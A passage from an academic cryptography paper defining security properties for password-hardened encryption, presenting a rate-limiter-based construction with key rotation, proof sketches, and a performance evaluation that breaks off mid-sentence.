**Definition 1 (Message Hiding)** *A PHE scheme* PHE *is* message hiding *if, for any* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\left|\Pr\left[\mathsf{Hid}^0_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Hid}^1_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right]\right| \leq 2\sum_{i=1}^{Q} p_i + \mathsf{negl}(\lambda),$$

*where the probability related to an experiment outcome is taken over the random coins of the experiment,* $p_i$ *is the probability of the i-th most probable event in the distribution* $\chi$ *specified by the adversary, and* $Q$ *is the number of times that* $\mathcal{A}_2$ *queries* $\mathsf{Decrypt}^\ell\langle\cdot, \mathcal{R}(\mathsf{sk}_\mathcal{R})\rangle$ *with input label* $\ell = (\cdot, \ell^*_\mathcal{R})$[4].

**Partial Obliviousness (Figure 3).** Our formalization of partial obliviousness follows the recent definition for PH [16] closely but is adapted to our PHE setting. This property hides the password and the encrypted message against a malicious rate-limiter, *e.g.*, during the execution of the encryption and decryption protocols. It is partial in the sense that it does not guarantee the anonymity of the end user. In particular, it might be possible for the rate-limiter to link executions of the encryption and decryption protocols triggered by the same end user.

Formally, we model partial obliviousness as an experiment $\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$ participated by a 3-stage adversary $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$ acting as the malicious rate-limiter, and a "challenger" acting as the honest server. Initially, $\mathcal{A}_1$ can interact through the oracles $\mathbb{O}$ (denoted by $\mathcal{A}_1^\mathbb{O}$) with the challenger in the protocols for encryption, decryption, and key-rotation on inputs of its choice. The server outputs of the protocols are given to $\mathcal{A}$, with the obvious exception of the rotated secret key from the rotation protocol. Eventually, $\mathcal{A}_1$ outputs two password-message pairs $(\mathsf{pw}^*_0, M^*_0, \mathsf{pw}^*_1, M^*_1)$, with some state information $\mathsf{st}$ to be passed to $\mathcal{A}_2$. The password $\mathsf{pw}^*_b$ and message $M^*_b$, where $b$ is specified by the experiment,

[4]The constant 2 in the upper bound is due to the specific style and proof technique which we do not think is inherent: We will eventually show that, for our construction, $\mathsf{Hid}^b_{\mathsf{PHE},\mathcal{A}}$ for both $b \in \{0,1\}$ are indistinguishable to a hybrid experiment except with probability $\sum_{i=1}^{Q} p_i + \mathsf{negl}(\lambda)$. Taking the union bound yields the constant 2.

$\mathsf{Obl}^b_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda)$, $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S}) \leftarrow_\$ \mathsf{KGen}_\mathcal{S}(\mathsf{pp})$
2 : $\mathbb{O} := \{P\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \ldots), \cdot\rangle :$
3 : $\quad P \in \{\mathsf{Encrypt}^\varepsilon, \mathsf{Decrypt}^\ell, \mathsf{Rotate} : \ell \in \{0,1\}^*\}\}$
4 : $(\mathsf{pw}_0^*, M_0^*, \mathsf{pw}_1^*, M_1^*, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1^{\mathbb{O}}(\mathsf{pp}, \mathsf{pk}_\mathcal{S})$
5 : / All server outputs are given to $\mathcal{A}$, except for $\mathsf{sk}'_\mathcal{S}$ from $\mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}), \cdot\rangle$.
6 : / $\mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}), \cdot\rangle$ updates $\mathsf{sk}_\mathcal{S}$ embedded in all oracles to $\mathsf{sk}'_\mathcal{S}$.
7 : $((\ell^*, T^*), \mathsf{st}) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}_b^*, M_b^*), \mathcal{A}_2(\mathsf{st})\rangle$
8 : / The server output $(f, m)$ from $\mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \ldots), \cdot\rangle$ is withheld from $\mathcal{A}$
9 : $\quad$ / if $(\ell, \mathsf{pw}) = ((\ell^*_\mathcal{S}, \cdot), \mathsf{pw}_0^*)$ or $((\ell^*_\mathcal{S}, \cdot), \mathsf{pw}_1^*)$.
10 : $b' \leftarrow_\$ \mathcal{A}_3^{\mathbb{O}}(\mathsf{st}, \ell^*, T^*)$
11 : **return** $b'$

Figure 3: Partial Obliviousness Experiment

is called the "challenge password" and "challenge message" respectively.

The challenger, acting as the server, then engages in the encryption protocol using the empty label, the challenge password, and the challenge message with the adversary $\mathcal{A}_2$ acting as the rate-limiter. Upon termination, the challenger outputs a record $T^*$ with label $\ell^*$ and sends them to $\mathcal{A}_3$. The adversary $\mathcal{A}_2$ outputs a state $\mathsf{st}$ which will also be passed to $\mathcal{A}_3$.

After the generation of the challenge record $T^*$, $\mathcal{A}_3$ can still interact with the challenger through the oracles, except that the decryption oracle will no longer return the decryption result to $\mathcal{A}$, if it is queried on inputs containing $(\ell^*, \mathsf{pw}_0^*)$ or $(\ell^*, \mathsf{pw}_1^*)$. This prevents $\mathcal{A}$ from winning trivially. Eventually, $\mathcal{A}_3$ outputs a guess $b'$ of which password-message pair is chosen as the challenge. The experiment then simply outputs the value $b'$.

**Definition 2 (Partial Obliviousness)** *A PHE scheme* PHE *is* partially oblivious *if, for any three-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\left| \Pr\left[\mathsf{Obl}^0_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Obl}^1_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \right| \leq \mathsf{negl}(\lambda),$$

*where each probability is taken over the random coins of the experiment.*

**Soundness (Figure 4 and Figure 5).** Soundness (Figure 4) ensures that if a record and its encrypted message are generated by an honest server and a (possibly malicious) rate-limiter, then the message can be recovered by engaging in the decryption protocol using the correct password (unless the rate-limiter aborts). On the other hand, decrypting using an incorrect password is guaranteed to yield $f = 0$ (unless the rate-limiter aborts). This property arguably suffices for practical applications.

$\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{S}, \mathsf{pw}, \mathsf{pw}', M, \mathsf{st}) \leftarrow_\$ \mathcal{A}_1(1^\lambda)$
2 : $((\ell, T), \mathsf{st}) \leftarrow_\$ \mathsf{Encrypt}^\varepsilon\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}, M), \mathcal{A}_2(\mathsf{st})\rangle$
3 : $((f, M'), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{pw}', T), \mathcal{A}_3(\mathsf{st})\rangle$
4 : $b_0 \leftarrow (f \neq \perp)$
5 : $b_1 \leftarrow (\mathsf{pw} = \mathsf{pw}' \wedge (f \neq 1 \vee M \neq M'))$
6 : $b_2 \leftarrow (\mathsf{pw} \neq \mathsf{pw}' \wedge f \neq 0)$
7 : **return** $b_0 \wedge (b_1 \vee b_2)$

Figure 4: Soundness Experiment

$\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

1 : $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{S}, \ell, \ell', \mathsf{pw}, \mathsf{pw}', T, \mathsf{st}) \leftarrow_\$ \mathcal{A}'(1^\lambda)$
2 : $((f, M), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^\ell\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, T, \mathsf{pw}), \mathcal{A}_2(\mathsf{st})\rangle$
3 : $((f', M'), \mathsf{st}) \leftarrow_\$ \mathsf{Decrypt}^{\ell'}\langle \mathcal{S}(\mathsf{sk}_\mathcal{S}, T, \mathsf{pw}'), \mathcal{A}_3(\mathsf{st})\rangle$
4 : $b_0 \leftarrow (\perp \notin \{f, f'\})$ / Rate-limiter does not abort.
5 : $b_1 \leftarrow ((\ell, \mathsf{pw}) = (\ell', \mathsf{pw}') \wedge (f, M) \neq (f', M'))$
6 : / Same labels and passwords, different behaviors
7 : $b_2 \leftarrow ((\ell, \mathsf{pw}) \neq (\ell', \mathsf{pw}') \wedge f = f' = 1)$
8 : / Record is valid under different label-password pairs
9 : **return** $b_0 \wedge (b_1 \vee b_2)$

Figure 5: Strong Soundness Experiment

To make the rate-limiter even more accountable, the strong soundness property guarantees all properties of soundness, with some additional ones (Figure 5). These additional requirements are similar to those in the binding property of PH. Specifically, we additionally require that, even for a maliciously generated record, it is infeasible for the malicious rate-limiter to behave inconsistently without getting caught (assuming that it does not abort). The inconsistent behaviors include: 1) convince the server to output differently when decrypting the same record using the same password and the same label; 2) convince the server that the record is valid when decrypting with different label-password pairs.

**Definition 3 ((Strong) Soundness)** *A PHE scheme* PHE *is* sound *if, for any* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Soundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda).$$

*Furthermore, it is strongly sound if it also holds that*

$$\Pr\left[\mathsf{StrongSoundness}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda).$$

*The probabilities are taken over the random coins of the corresponding experiment.*

**Forward Security (Figure 6).** The key rotation phase should *heal* the system in the sense that it renders the old secret keys of the server and the rate-limiter useless to the adversary. The old secret keys should not help the adversary in recovering information from an updated record. On the other hand, the rotated keys and updated records should function the same as freshly generated keys and records respectively.

In order not to consider all possible sequences of corruption of the server and the rate-limiter in all security properties, we adopt the approach in the original PH definition [16] to define a strong notion of forward security. This property ensures that even for maliciously generated records and maliciously generated secret keys for both the server and the rate-limiter, the rotated keys and updated records are indistinguishable to freshly generated keys and records respectively, except for the information that is preserved for ensuring functionality, *e.g.*, the encrypted messages and the labels.

Unlike the original definition [16], our definition allows the adversary to generate multiple records. This definition seems not to be equivalent to the single-record variant, as an adversary against the single-record variant cannot simulate a challenger of the multi-record variant without knowing the update token chosen by the challenger of the single-record variant.

**Definition 4 (Forward Security)** *A PHE scheme* PHE *is* forward secure *if for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ *there exists a negligible function* $\mathsf{negl}(\lambda)$ *with*

$$\left| \Pr\left[\mathsf{FwdSec}^{0}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{FwdSec}^{1}_{\mathsf{PHE},\mathcal{A}}(1^\lambda) = 1\right] \right| \leq \mathsf{negl}(\lambda),$$

*where each probability is taken over the random coins of the experiments.*

## 3 Our Construction

Since PHE is an extension of PH with an encryption functionality, it is natural to construct a PHE scheme from an existing PH scheme (*e.g.*, [10,16]). Recall that in a PH scheme, when a new end-user registers, the server and the rate-limiter engage in an enrollment protocol and jointly create a record which "encrypts" the password of the end user. Later, when the end user logs in with a candidate password, the server and the rate-limiter can jointly verify whether the candidate password is valid.

### 3.1 Why Generic Construction Fails

Our first attempts are to construct PHE generically from PH or PO-PRF. Below, we discuss why these approaches are unsatisfactory.

$\mathsf{FwdSec}^{b}_{\mathsf{PHE},\mathcal{A}}(1^\lambda)$

$\mathsf{pp} \leftarrow_{\$} \mathsf{Setup}(1^\lambda)$
$(\mathsf{sk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{R}}, \{(\ell_i, \mathsf{pw}_i, T_i)\}_{i=1}^{n}, \mathsf{st}) \leftarrow_{\$} \mathcal{A}_1(\mathsf{pp})$
/ for some $n = \mathsf{poly}(\lambda)$
$\forall i \in [n],\ ((f_i, M_i), \varepsilon) \leftarrow \mathsf{Decrypt}^{\ell_i}\langle \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{pw}_i, T_i), \mathcal{R}(\mathsf{sk}_{\mathcal{R}})\rangle$
**if** $b = 0$ **then**
  $((\mathsf{pk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{S}}, \tau), (\mathsf{pk}'_{\mathcal{R}}, \mathsf{sk}'_{\mathcal{R}})) \leftarrow_{\$} \mathsf{Rotate}\langle \mathcal{S}(\mathsf{sk}_{\mathcal{S}}), \mathcal{R}(\mathsf{sk}_{\mathcal{R}})\rangle$
  $\forall i \in [n], T'_i \leftarrow_{\$} \mathsf{Update}^{\ell_i}(\tau, T_i)$
**else**
  $(\mathsf{pk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{S}}) \leftarrow_{\$} \mathsf{KGen}_{\mathcal{S}}(\mathsf{pp}),\ (\mathsf{pk}'_{\mathcal{R}}, \mathsf{sk}'_{\mathcal{R}}) \leftarrow_{\$} \mathsf{KGen}_{\mathcal{R}}(\mathsf{pp})$
  $\forall i \in [n], ((\ell'_i, T'_i), \varepsilon) \leftarrow_{\$} \mathsf{Encrypt}^{\ell_i}\langle \mathcal{S}(\mathsf{sk}'_{\mathcal{S}}, \mathsf{pw}_i, M_i), \mathcal{R}(\mathsf{sk}'_{\mathcal{R}})\rangle$
  / By the assumed convention, $\ell'_i = \ell_i\ \forall i \in [n]$
**endif**
$b' \leftarrow_{\$} \mathcal{A}_2(\mathsf{st}, \mathsf{sk}'_{\mathcal{S}}, \mathsf{sk}'_{\mathcal{R}}, T'_1, \ldots, T'_n)$
**return** $((\forall i \in [n],\ f_i = 1) \wedge b')$

Figure 6: Forward Security Experiment

#### 3.1.1 Generic Construction from PH

At first glance, a PHE scheme might be built on top of a PH scheme, by additionally encrypting the message in the enrollment protocol, in such a way that it can be decrypted if and only if a valid candidate password is provided. Below, we sketch a plausible construction.

Suppose there exist a PH scheme and a public-key encryption (PKE) scheme which are both key-rotatable. In the encryption phase, the server and the rate-limiter engage in the enrollment protocol of the PH scheme. The server additionally encrypts the message using PKE to the rate-limiter. Later, in the decryption phase, the server and the rate-limiter engage in the validation protocol of the PH scheme. The server additionally requests the rate-limiter to decrypt a possibly blinded / rerandomized version of the ciphertext.

One can immediately notice that the above construction suffers from a mix-and-match attack: The server can request decryption of arbitrary combinations of enrollment records and ciphertexts in the decryption phase. One way to avoid this issue is to let the rate-limiter sign the record-ciphertext pairs as they are created, and let the server prove in zero-knowledge that a decryption request is on a record-ciphertext pair which is blinded / rerandomized from another pair for which it possesses a signature. However, such an approach seems inefficient since the server likely needs to prove complex statements involving PH protocol execution, PKE encryption, and signature verification.

### 3.1.2 Generic Construction from PO-PRF Services

We also investigate the possibility of building PHE generically from PO-PRF. Similar to the construction of symmetric-key encryption from PRFs, where a ciphertext $C$ which encrypts message $M$ using key $k$ is computed as $C = (\mathsf{PRF}(k,r) \oplus M, r)$, one idea is to encrypt a message by the output of the PO-PRF as a one-time pad.

When instantiated with PYTHIA, the only known construction of PO-PRF, a PRF value is a group element $e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^k$ in the target group of a cryptographic bilinear map $e$. A ciphertext of $M$ would thus be $C = e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^k \cdot M$. The problem with this approach is that, after key-rotation (from $k$ to $rk$ where $r$ is a random field element), the corresponding ciphertext becomes $C' = C^r = e(H_1(\mathsf{un}), H_2(\mathsf{pw}))^{rk} \cdot M^r$, which encrypts $M^r$ instead of $M$.

Another idea is to use the output of a PO-PRF as the secret key of a key-homomorphic encryption (KHE) scheme. However, recall that PRF values of PYTHIA are target group elements, and hence the companion KHE scheme must have target group elements as secret keys. Assuming the decryption algorithm of the KHE scheme only uses generic group operations, it seems rather difficult to "protect" the secret key, *i.e.*, one may infer the secret key from the ciphertext and its corresponding decryption result by "undoing" the generic group operations involved in decryption. Additional machinery such as another bilinear map might be needed. In other words, this approach needs a cryptographic trilinear map of which no known efficient construction exists.

## 3.2 Non-Black-Box Approach: Intuition

We adopt an alternative approach which upgrades the PH scheme PHOENIX by Lai *et al.* [16] in a non-black-box way into an efficient PHE scheme. The transform is based on the observation below: In the validation protocol of PHOENIX, the server first sends to the rate-limiter a PKE ciphertext encrypting a pseudorandom value generated by the rate-limiter. The latter decrypts the ciphertext and checks whether the pseudorandom value is well-formed, or equivalently whether the candidate password is valid. If so, it proves the well-formedness in zero-knowledge to the server. The rate-limiter essentially provides an "equality check service" to the server. With this observation, the idea is to turn such a service into a "conditional decryption service" where decryption is performed if the equality check is satisfied.

However, we can do even better. Observe that the use of PKE in PHOENIX is actually not necessary: It does not offer protection against a malicious rate-limiter since the latter knows the decryption key anyway. It also does not offer protection against a malicious server, since the (password-)hiding property relies on the fact that the server must guess the correct password to derive (a ciphertext of) the pseudorandom value. We believe that the use of PKE in PHOENIX is inherited from the scheme [20] the authors were trying to fix.

In the following, we construct an extremely simple PHE scheme by taking the core idea of PHOENIX, stripping off the PKE operations, and adding a (symmetric-key) encryption mechanism for messages. The only drawback of removing the PKE operations seems to be that we now explicitly require that the communication between the server and the rate-limiter is done through a secure channel, which was implicitly assumed in PHOENIX[5].

Along with the simplification and the upgrade, we also let the rate-limiter generate a proof even if the pseudorandom value given by the server, or equivalently the given candidate password, is invalid (which was missing in PHOENIX). With these modifications the scheme satisfies the strong soundness definition (which subsumes binding), making the rate-limiter more accountable.

## 3.3 Description of Construction

Let $\mathbb{G}$ be a finite multiplicative cyclic group of order $q$ with identity element $I$. Let $\Pi.(\mathsf{Gen}, \mathsf{Prove}, \mathsf{Vf})$ be a non-interactive zero-knowledge proof of knowledge (NIZKPoK) scheme for discrete logarithm representations in $\mathbb{G}$ (*e.g.*, the generalized Schnorr protocol). Let $\mathsf{H}_{\mathcal{S}}, \mathsf{H}_{\mathcal{R}} : \{0,1\}^* \to \mathbb{G}$ be hash functions (to be modeled as random oracles in the security proof). Let the password space and message space to be $\mathcal{P} := \{0,1\}^*$ and $\mathcal{M} := \mathbb{G}$ respectively. Our construction is as follows.

**Setup and Key Generation (Figure 7).** The setup procedure generates a common reference string $\mathsf{crs}$ (which defines $\mathsf{H}_{\mathcal{S}}$ and $\mathsf{H}_{\mathcal{R}}$) and a generator $G$ of the group $\mathbb{G}$. The server and the rate-limiter generate their keys using $\mathsf{KGen}_{\mathcal{S}}$ and $\mathsf{KGen}_{\mathcal{R}}$ respectively and individually. The server secret key consists of an integer $y \in \mathbb{Z}_q$. The rate-limiter secret key is $x \in \mathbb{Z}_q$ and the public key is $X = G^x$.

**Encryption (Figure 8).** When a new end-user registers for a new account with the server, the server engages in an encryption protocol with the rate-limiter. The server inputs its secret key, the password $\mathsf{pw}$, and the message $M$, while the rate-limiter inputs its secret key. (As mentioned in the discussion of the definitions, the input label $\ell$ is always an empty string in real-world usage.)

The protocol is as follows. In the usual case where $\ell$ is empty, the server and the rate-limiter sample random nonces $n_{\mathcal{S}}$ and $n_{\mathcal{R}}$ respectively. These nonces serve as

[5] In the hiding experiment, the communication transcript of the enrollment protocol for creating the challenge record is not given to the adversary. Their security proof indeed makes use of this fact.

| $\mathsf{Setup}\ (1^\lambda)$ | $\mathsf{KGen}_\mathcal{R}(\mathsf{pp})$ |
|---|---|
| $\mathsf{crs} \leftarrow_\$ \Pi.\mathsf{Gen}(1^\lambda)$ | $x \leftarrow_\$ \mathbb{Z}_q$ |
| $G \leftarrow_\$ \mathbb{G}$ | $X \leftarrow G^x$ |
| **return** $(\mathsf{crs}, G)$ | $\mathsf{pk}_\mathcal{R} \leftarrow X$ |
| | $\mathsf{sk}_\mathcal{R} \leftarrow x$ |
| $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ | **return** $(\mathsf{pk}_\mathcal{R}, \mathsf{sk}_\mathcal{R})$ |
| $\mathsf{pk}_\mathcal{S} \leftarrow \varepsilon$ | |
| $\mathsf{sk}_\mathcal{S} \leftarrow y \leftarrow_\$ \mathbb{Z}_q$ | |
| **return** $(\mathsf{pk}_\mathcal{S}, \mathsf{sk}_\mathcal{S})$ | |

Figure 7: Setup and Key Generation of PHE

session identifiers or pseudonyms of the registering end-user. Otherwise, if $\ell$ is non-empty, the parties simply parse it as the tuple $(n_\mathcal{R}, n_\mathcal{S})$.

Next, the parties jointly create the ciphertext $(H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$[6], where $H_{\mathcal{S},b} = \mathsf{H}_\mathcal{S}(\mathsf{pw}, n_\mathcal{S}, b)$ and $H_{\mathcal{R},b} = \mathsf{H}_\mathcal{R}(n_\mathcal{R}, b)$ for $b \in \{0,1\}$[7]. To do so, the rate-limiter sends the tuple $(H^x_{\mathcal{R},0}, H^x_{\mathcal{R},1})$ along with the rate-limiter nonce $n_\mathcal{R}$ to the server. The latter completes the ciphertext by multiplying the tuple with $(H^y_{\mathcal{S},0}, H^y_{\mathcal{S},1}M^y)$ (component-wise). Finally, the server stores the resulting ciphertext as the record $T$ and the nonces $n_\mathcal{S}$ and $n_\mathcal{R}$ as the label $\ell'$ for the registering end-user.

**Decryption (Figure 9).** When an end user logs in with a candidate password pw, the server looks up its corresponding record $T$ and label $\ell$, and engages in the decryption protocol with the rate-limiter. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, the label $\ell$, the record $T$, and the password pw. The rate-limiter inputs its secret key $\mathsf{sk}_\mathcal{R}$ and the label $\ell$. In a slightly different formulation, we can let the server send $\ell$ with the first message to the rate-limiter.

Recall that the record $T$ is in the form $(T_0, T_1) = (H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$. To begin, the server computes $C_0$ as $T_0/\mathsf{H}_\mathcal{S}(\mathsf{pw}, n_\mathcal{S}, 0)^y$, which is equal to $H^x_{\mathcal{R},0}$ if the password pw is correct. It sends $C_0$ to the rate-limiter, who checks if $C_0$ is indeed equal to $H^x_{\mathcal{R},0}$. If so it sends $H^x_{\mathcal{R},1}$, and a proof that the computation is done faithfully, back to the server. The latter then verifies the proof, recovers $M$ as $(T_1 H^{-x}_{\mathcal{R},1} H^{-y}_{\mathcal{S},1})^{1/y}$, and outputs the flag $f = 1$ and the message $M$. Otherwise, the rate-limiter proves that $C_0$ and $H^x_{\mathcal{R},0}$ are not equal. The server verifies the proof and outputs the flag $f = 0$ (and $M = \varepsilon$).

**Key Rotation and Update (Figure 10).** When either one of the server and the rate-limiter is compromised, or due to a regular routine, they may engage in a key rotation protocol to rotate their (public and) secret keys such that they are distributed identically as freshly generated keys. Then, the server *locally* runs the update algorithm on each record so that it is valid with respect to the new keys. Note that the update is done *without* knowing the passwords and messages corresponding to the records.

In the key rotation protocol, the rate-limiter generates a tuple of random integers $(\alpha, \beta)$ and sends it to the server[8]. The latter updates its secret key to $y' = \alpha y$. Similarly, the rate-limiter updates its secret key to $x' = \alpha x + \beta$. It also publishes its new public key $X' = G^{x'}$.

To update each encryption record $T$ without knowing the encrypted message and the corresponding password, the server runs the update algorithm on each record $T$ with its label $\ell = (n_\mathcal{R}, n_\mathcal{S})$. Recall that a record $T$ is in the form $(T_0, T_1) = (H^x_{\mathcal{R},0}H^y_{\mathcal{S},0}, H^x_{\mathcal{R},1}H^y_{\mathcal{S},1}M^y)$. The algorithm simply computes $T' = (T'_0, T'_1)$ as

$$\begin{aligned}(T'_0,\ T'_1) &= (T_0^\alpha H^\beta_{\mathcal{R},0},\ T_1^\alpha H^\beta_{\mathcal{R},1}) \\ &= (H^{\alpha x+\beta}_{\mathcal{R},0} H^{\alpha y}_{\mathcal{S},0},\ H^{\alpha x+\beta}_{\mathcal{R},1} H^{\alpha y}_{\mathcal{S},1} M^{\alpha y}) \\ &= (H^{x'}_{\mathcal{R},0} H^{y'}_{\mathcal{S},0},\ H^{x'}_{\mathcal{R},1} H^{y'}_{\mathcal{S},1} M^{y'}).\end{aligned}$$

**Correctness.** The correctness of the scheme follows immediately from the completeness of the NIZKPoK scheme, and is subsumed by the soundness property.

## 3.4 Security Analysis

We state our formal results with proof sketches. Full proofs are postponed to Appendix A.

**Theorem 1 (Partial Obliviousness)** *Assume that DDH is hard in $\mathbb{G}$. Then, in the random oracle model, our construction achieves partial obliviousness.*

**Proof 1 (Proof sketch)** *The proof is based on the observation that the adversary can only obtain (pseudorandom) hashes of $(\mathsf{pw}^*_b, M^*_b)$ but not $(\mathsf{pw}^*_{1-b}, M^*_{1-b})$, since (essentially) the only way to obtain the latter is by querying the decryption oracle on $(\ell, \mathsf{pw})$ where $\ell = (\ell^*_\mathcal{S}, \cdot)$ and $\mathsf{pw} = \mathsf{pw}^*_{1-b}$, which is refused by the oracle.*

**Theorem 2 (Message Hiding)** *If $\Pi$ is zero-knowledge and DDH is hard in $\mathbb{G}$, then our construction achieves message hiding in the random oracle model.*

**Proof 2 (Proof sketch)** *The core of the proof relies on the fact that the adversary must submit a pseudorandom value in order to gain any useful information about the challenge message $M^*_b$. However, since the pseudorandom value is masked by the (pseudorandom) hash of the*

[6] The purpose of encrypting $M^y$ instead of $M$ is to "absorb" the effect of key-rotation to $y$, so that $M$ does not change after key-rotation.

[7] The input $b$ essentially splits $\mathsf{H}_\mathcal{R}$ (and $\mathsf{H}_\mathcal{S}$) into two independent hash functions, thus saving the need to have a two-integer secret key.

[8] It is also possible to have the server and the rate-limiter jointly generate these values, so that both parties are convinced that the values are truly random. Yet, this is not necessary for proving security in our model.





Figure 8: Encryption Protocol of PHE

*challenge password* $\mathsf{pw}^*$*, the only way to obtain the value is through guessing* $\mathsf{pw}^*$.

**Theorem 3 (Strong Soundness)** *If* $\Pi$ *is sound and has the proof of knowledge property, then our construction is strongly sound.*

**Proof 3 (Proof sketch)** *The proof follows almost immediately from the soundness and the proof of knowledge property of* $\Pi$*: An adversary against (strong) soundness must convince an honest server to either draw an incorrect conclusion about the validity of a record or a candidate password, or recover a different message which is not encrypted in the record. This means that the adversary is able to produce proofs of contradicting statements, one of which must be false. We can thus use such an adversary as a black-box to break the soundness of* $\Pi$.

**Theorem 4 (Forward security)** *Our construction is perfectly forward secure.*

**Proof 4 (Proof sketch)** *The truth of the claim follows from the fact that, for any tuples* $(x,y)$ *and* $(x',y')$ *in* $\mathbb{Z}_q^2$*, there exists a unique mapping* $(x',y') = (\alpha x + \beta, \alpha y)$ *defined by* $(\alpha,\beta)$ *in* $\mathbb{Z}_q^2$ *which maps* $(x,y)$ *to* $(x',y')$.

# 4 Evaluation and Deployment

We report the performance evaluation of our prototype implementation and discuss the possibility of practical deployment. We use `SHA256` for the hash functions and `NIST P-256` for the group $\mathbb{G}$. For the zero-knowledge proofs, we use sigma protocols [7] based on Fiat-Shamir [11] for equality and inequality of discrete logarithm representations.

## 4.1 Evaluation

For a detailed evaluation, we implemented our scheme using the Charm [1] crypto prototyping library and the Falcon Web Framework. Data is passed through GET parameters to the crypto service and the results are communicated back in JSON. We used a dedicated virtual machine on an off-the-shelves server and assigned one up to eight cores to the virtual machine. The host system for the local setup is running nginx and uwsgi on a 10-core Intel Xeon E5-2640 CPU.

For all studies, we assume an https connection with keep-alive. We consider this realistic for busy sites where a dedicated connection is kept open between the PHE service and the user-facing web server.

To estimate the resources needed, we evaluated the throughput of the PHE rate-limiter. The measurements are obtained using the Apache benchmark tool. As shown in Figure 11, the PHE crypto service perfectly scales to more cores and can handle more than 525 encryption and (successful) decryption (*i.e.*, registration and login) requests per second (per core). As shown in Table 1, this is a significant improvement even compared to PHOENIX which has no encryption functional-

